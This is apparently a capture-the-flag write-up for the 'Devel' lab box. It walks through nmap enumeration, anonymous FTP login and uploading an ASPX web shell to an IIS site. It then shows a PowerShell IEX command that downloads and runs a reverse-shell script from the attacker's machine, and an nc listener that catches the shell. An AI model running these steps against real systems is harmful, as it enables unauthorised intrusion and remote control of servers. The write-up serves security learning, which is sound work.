Devel

Synopsis


Devel demonstrates the security risks associated with some default program configurations

Skills

- Knowledge of Windows
- Enumerating ports and services
- Identifying vulnerable services
- Exploiting weak credentials
- Windows privilege escalation

Enumeration

We start from the nmap to find out what services/ports are available




```
└─# nmap -A 10.10.10.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 20:24 EDT
Nmap scan report for 10.10.10.5 (10.10.10.5)
Host is up (0.26s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst: 
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft Windows 7 Professional or W
indows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Wind
ows 7 (91%), Microsoft Windows Vista SP2 (91%), Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (90%), Microsoft Windows 8.1 Update 1 (90%
), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft Windows 7 or Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   217.99 ms 10.10.14.1 (10.10.14.1)
2   215.95 ms 10.10.10.5 (10.10.10.5)
```

Nmap reveals a Microsoft FTP server as well as a Microsoft IIS server

FTP server allows anonymous access what means that we can login with the following credentials


Username: anonymous
Password: anonymous



```
└─# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> 
```


After login we can see an “aspnet_client” directory and a couple of starting IIS pages

When opening the browser we are greeted with the default IIS server page, what corresponds with the files stored in the FTP




Thanks to this we can upload files to the FTP server and access them from the web browser

Now we are uploading a malicious ASPX file that will allow us to execute code on the system



```
ftp> put shell.aspx
local: shell.aspx remote: shell.aspx
229 Entering Extended Passive Mode (|||49159|)
125 Data connection already open; Transfer starting.
100% |****************************************************************************************************************|  1316       18.18 MiB/s    --:-- ETA
l226 Transfer complete.
1316 bytes sent in 00:00 (3.17 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
05-31-23  03:49AM                 1316 shell.aspx
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> 
```

And now we can access this file from the web browser to get remote code execution




```
iis apppool\web
```

Command: whoami

After confirming the remote code execution, we can get a reverse shell by using powershell reverse shell from nishang


To do this we execute the following command on the server that will download and execute our malicious powershell file

Powershell IEX(New-Object Net.WebClient).downloadString(‘http://10.10.14.2/shell.ps1’)



Command: powershell IEX (New-Object Net.WebClie


We set up a python web server to listen on our machine and we got connection, the malicious powershell file was downloaded



```
┌──(root㉿kali)-[/opt/nishang/Shells]
└─# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.5 - - [30/May/2023 20:54:23] "GET /shell.ps1 HTTP/1.1" 200 -
```

Next we use nc to receive a reverse shell

Nc -nlvp 5555



```
└─# rlwrap nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.5.
Ncat: Connection from 10.10.10.5:49162.
Windows PowerShell running as user DEVEL$ on DEVEL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami
iis apppool\web
PS C:\windows\system32\inetsrv>
```

And now we have a shell on the system as a user iis appool\web